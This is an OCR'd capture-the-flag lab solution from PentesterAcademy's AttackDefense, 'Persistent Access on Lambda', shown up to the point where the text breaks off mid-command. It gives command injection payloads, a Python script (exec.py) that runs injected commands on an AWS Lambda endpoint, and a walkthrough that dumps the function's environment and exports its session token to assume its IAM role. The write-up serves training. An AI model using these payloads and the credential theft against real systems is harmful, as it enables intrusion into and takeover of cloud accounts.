

ATTACK
DEFENSE
by PentesterAcademy


Name	Persistent Access on Lambda
URL	https://attackdefense.com/challengedetails?cid=2290
Type	AWS Cloud Security : Lambda

Important Note: This document illustrates all the important steps required to complete this lab. This is by no means a comprehensive step-by-step solution for this exercise. This is only provided as a reference to various commands needed to complete this exercise and for your further research on this topic. Also, note that the IP addresses and domain names might be different in your lab.


Solution:

Section 1: Web application


Step 1: Interact with web application.




Step 2: Configure Browser to use burp suite as proxy.




Step 3: Enter any dummy ip in the input field and capture the request.






Step 4: Send the request to repeater.



Step 5: Try command injection payload in ip parameter.


Payload: ;ls -l



Command injection successful.


Step 6: Check the lambda function file.

Payload: ;cat lambda_function.py



Section 2: EC2 creation

Step 7: Use any personal AWS account, navigate to ec2 dashboard and launch an “Amazon linux 2” ec2 instance with the following settings.



Step 3: Configure Instance Details

Configure the instance to suit your requirements. You can launch multiple instances from the same AMI, request Spot instances to take advantage of the lower pricing,

Number of instances	1 Launch into Auto Scaling Group
Purchasing option	Request Spot instances
Network	vpc-ff1db382 (default) Create new VPC
Subnet	No preference (default subnet in any Availability Zone Create new subnet
Auto-assign Public IP	Use subnet setting (Enable)
Placement group	Add instance to placement group
Capacity Reservation	Open
Domain join directory	No directory Create new directory
IAM role	None Create new IAM role
CPU options	Specify CPU options
Shutdown behavior	Stop
Stop - Hibernate behavior	Enable hibernation as an additional stop behavior
Enable termination protection	Protect against accidental termination

Step 6: Configure Security Group

A security group is a set of firewall rules that control the traffic for your instance. On this page, you can add rules to allow specific traffic to reach your instance. For examp
instance, add rules that allow unrestricted access to the HTTP and HTTPS ports. You can create a new security group or select from an existing one below. Learn more

Assign a security group: Create a **new** security group

Select an **existing** security group

Security group name: launch-wizard-2

Description: launch-wizard-2 created 2021-03-06T11:15:17.854+05:30

Type	Protocol	Port Range	Source
SSH	TCP	22	Custom 0.0.0.0/0
Custom TCP F	TCP	65500-65535	Anywhere 0.0.0.0/0, ::/0

Add Rule

Note: Open ports from 65500 to 65535.

▾ AMI Details

Amazon Linux 2 AMI (HVM), SSD Volume Type - ami-0915bcb5fa77e4892

Free tier eligible

Amazon Linux 2 comes with five years support. It provides Linux kernel 4.14 tuned for optimal performance on Amazon EC2, systemd 219, GCC 7.3, Glibc 2.26, Binutils 2.29.1, and the latest software packages through extras. This AMI is the successor of the Amazon Linux AMI that is a...


Root Device Type: ebs Virtualization type: hvm

▾ Instance Type

Instance Type	ECUs	vCPUs	Memory (GiB)	Instance Storage (GB)	EBS-Optimized Available	Network Performance
t2.micro	-	1	1	EBS only	-	Low to Moderate

▾ Security Groups

Security group name launch-wizard-2
Description launch-wizard-2 created 2021-03-06T11:15:17.854+05:30



Step 8: Paste the downloaded ssh-key in a file and connect to AWS ec2 instance using ssh.

Commands:
chmod 400 ssh-key.pem
ssh -i ssh-key.pem ec2-user@<ip address of ec2 instance>

```
root@AttackDefense:~# vim ssh-key
root@AttackDefense:~#
root@AttackDefense:~#
root@AttackDefense:~# chmod 400 ssh-key
root@AttackDefense:~#
root@AttackDefense:~#
root@AttackDefense:~# ssh -i ssh-key ec2-user@34.232.67.85
The authenticity of host '34.232.67.85 (34.232.67.85)' can't be established.
ECDSA key fingerprint is SHA256:hdnrzn/3JXDQVm1tOCcV4H1jH/w23jf0ACGwoyaiNPg.
Are you sure you want to continue connecting (yes/no/[fingerprint])? yes
Warning: Permanently added '34.232.67.85' (ECDSA) to the list of known hosts.

       __|  __|_  )
       _|  (     /   Amazon Linux 2 AMI
      ___|\___|___|

https://aws.amazon.com/amazon-linux-2/
No packages needed for security; 2 packages available
Run "sudo yum update" to apply all updates.
[ec2-user@ip-172-31-63-45 ~]$
```

Step 9: Install python3, python3-pip and python module flask in the ec2 instance.

Commands:
sudo yum install python3 python3-pip
sudo pip3 install flask

```
[ec2-user@ip-172-31-63-45 ~]$ sudo yum install python3 python3-pip
Loaded plugins: extras_suggestions, langpacks, priorities, update-motd
amzn2-core
Resolving Dependencies
--> Running transaction check
---> Package python3.x86_64 0:3.7.9-1.amzn2.0.2 will be installed
--> Processing Dependency: python3-libs(x86-64) = 3.7.9-1.amzn2.0.2 for package: python
--> Processing Dependency: python3-setuptools for package: python3-3.7.9-1.amzn2.0.2.x8
--> Processing Dependency: libpython3.7m.so.1.0()(64bit) for package: python3-3.7.9-1.a
---> Package python3-pip.noarch 0:9.0.3-1.amzn2.0.2 will be installed
--> Running transaction check
---> Package python3-libs.x86_64 0:3.7.9-1.amzn2.0.2 will be installed
```

```
[ec2-user@ip-172-31-63-45 ~]$ sudo pip3 install flask
WARNING: Running pip install with root privileges is generally not a good idea. Try `pip3
Collecting flask
  Downloading https://files.pythonhosted.org/packages/f2/28/2a03252dfb9ebf377f40fba6a7841b
none-any.whl (94kB)
    100% |████████████████████████████████| 102kB 7.2MB/s
Collecting itsdangerous>=0.24 (from flask)
  Downloading https://files.pythonhosted.org/packages/76/ae/44b03b253d6fade317f32c24d100b3
y2.py3-none-any.whl
Collecting click>=5.1 (from flask)
  Downloading https://files.pythonhosted.org/packages/d2/3d/fa76db83bf75c4f8d338c2fd15c8d3
none-any.whl (82kB)
    100% |████████████████████████████████| 92kB 9.3MB/s
Collecting Werkzeug>=0.15 (from flask)
  Downloading https://files.pythonhosted.org/packages/cc/94/5f7079a0e00bd6863ef8f1da638721
y3-none-any.whl (298kB)
    100% |████████████████████████████████| 307kB 3.9MB/s
Collecting Jinja2>=2.10.1 (from flask)
```

Section 3: Configuring Scripts (exec.py)

Step 10: Make a python script on the ec2 instance to execute commands on the remote lambda ipcalc server having command injection vulnerability.

Python script: exec.py

```
#! /usr/bin/python3

# Import Libraries
import json
from urllib import request,parse
import sys


# Application URL
URL="https://zq6r7c8gj3.execute-api.ap-southeast-1.amazonaws.com/default"


# Creating string out of list, i.e:  ["ls","-l"]  -> "ls -l"
command=" ".join(sys.argv[1:])

# Request Body
body={
  "ip" : ";"+command,
  "options" :"--all-info"
}

# Header for sending Request
headers = { "Content-Type" : "application/json"}

# Encoding data
data = json.dumps(body).encode("utf-8")

# Creating request object and sending request
req=request.Request(URL,data,headers)
response=request.urlopen(req)

# Reading response
output=response.read().decode("utf-8")

print(output)
```

Step 11: Test the script by reading lambda function files.

Commands:

chmod +x exec.py
./exec.py <command to be executed>

```
[ec2-user@ip-172-31-63-45 ~]$ chmod +x exec.py
[ec2-user@ip-172-31-63-45 ~]$
[ec2-user@ip-172-31-63-45 ~]$ ./exec.py id
uid=993(sbx_user1051) gid=990 groups=990

[ec2-user@ip-172-31-63-45 ~]$
[ec2-user@ip-172-31-63-45 ~]$ ./exec.py ls -l
total 98
-rwxr-xr-x 1 root root 97832 Jan  1 08:25 ipcalc
-rw-r--r-- 1 root root  1756 Mar  6 04:10 lambda_function.py

[ec2-user@ip-172-31-63-45 ~]$
[ec2-user@ip-172-31-63-45 ~]$
[ec2-user@ip-172-31-63-45 ~]$ ./exec.py cat lambda_function.py
```

Step 12: Carefully analyze the lambda_functinon.py script.

```
import boto3
import subprocess
import hashlib
from urllib import request,parse
from boto3.dynamodb.conditions import Key, Attr
def lambda_handler(event, context):

    dynamodb=boto3.resource('dynamodb')
    SecretUsers=dynamodb.Table('SecretUsers')
    sm=boto3.client('secretsmanager')

    if event["queryStringParameters"] !=None and "username" in event["queryStringParameters"] and "password" in eve
]:
        username=event["queryStringParameters"]["username"]
        password=event["queryStringParameters"]["password"]
        hashed_password=hashlib.md5(password.encode('utf-8')).hexdigest()
        response=SecretUsers.query(KeyConditionExpression=Key('username').eq(username) & Key('password').eq(hashed_
        if len(response)==0:
            output={"message":"login failed"}
        else:
            secret=sm.get_secret_value(SecretId='MySecret')
            secret_value=json.loads(secret['SecretString'])


            output={"message":"login successful","Flag":secret_value['Flag']}
        return { 'statusCode': 200, 'body': json.dumps(output)  }
```

Step 13: Dump environment variables of lambda server using exec.py script.

Command: ./exec.py printenv

```
[ec2-user@ip-172-31-63-45 ~]$ ./exec.py printenv
AWS_LAMBDA_FUNCTION_VERSION=$LATEST
AWS_SESSION_TOKEN=IQoJb3JpZ2luX2VjEOX//////////wEaDmFwLXNvdXRoZWFzdC0xIkgwRgIhANWN2Lhg4RLfKQ(
dk/DPdBeh9aqBzfQ/muPaGo5xTPUq2QEI/v//////////ARAAGgwyNzYzODQ2NTc3MjIiDLOSCvMDmd8Qa126ICqtAfA$
25EildJbDuaZq82GYcJJut6jnqkOP9myHPp0q/7o/aud5TelTEc3+ZC/7kL8lzOb2wIdt8rHCqBLYIJJqq0DDk+yJiXYl
PixCy8CvPfHHxe42HgjlJD57mYPN2UzEQJRNBP6MJ6hjIIGOt8Bidg2ONtt5VZtQJnPZSTB6ooCLmcuoE8SX6LrXuqeY3
oJj33jpG6iWCQu+6YeCMfR55mnJEH0/dBmtVit5mL8qfgcVMBtycvUNncAD2RLku8YUOhfGzSEq/WRzzj9xEbLKFEPYRE
e+CgI1YQvQPkG4WCrJwquG/BpsV+hKMRoujeDvbIx5isAzSFprcGh2vTUcqO9o1s7wg==
LD_LIBRARY_PATH=/var/lang/lib:/lib64:/usr/lib64:/var/runtime:/var/runtime/lib:/var/task:/var/
LAMBDA_TASK_ROOT=/var/task
AWS_LAMBDA_LOG_GROUP_NAME=/aws/lambda/ipcalc-with-login
AWS_LAMBDA_LOG_STREAM_NAME=2021/03/06/[$LATEST]1c8ddf08d6f84b1ebca2de762e01aea9
AWS_LAMBDA_RUNTIME_API=127.0.0.1:9001
AWS_EXECUTION_ENV=AWS_Lambda_python3.7
AWS_XRAY_DAEMON_ADDRESS=169.254.79.2:2000
```

Retrieved AWS keys and session token in environment variables.

Section 4: Assume lambda role

Step 14: Export the access keys and session token to the environment variable to assume the role that is used to execute the lambda function.

Commands:
export AWS_ACCESS_KEY_ID=<access key id>
export AWS_SECRET_ACCESS_KEY=<secret access key>
export AWS_SESSION_TOKEN=<session token>

```
[ec2-user@ip-172-31-63-45 ~]$
[ec2-user@ip-172-31-63-45 ~]$ export AWS_SESSION_TOKEN=IQoJb3JpZ2luX2VjEOX//////////wEaDmFwLXNvdXRoZW
V/bdsXu8hxeBwoEB9NAiEArE6m8NNNy2IrmzDdk/DPdBeh9aqBzfQ/muPaGo5xTPUq2QEI/v//////////ARAAGgwyNzYzODQ2NTc
JTMgXKFmEIaslUuzTzp2ahIVvgIymj4gINihB25EildJbDuaZq82GYcJJut6jnqkOP9myHPp0q/7o/aud5TelTEc3+ZC/7kL8lzOb
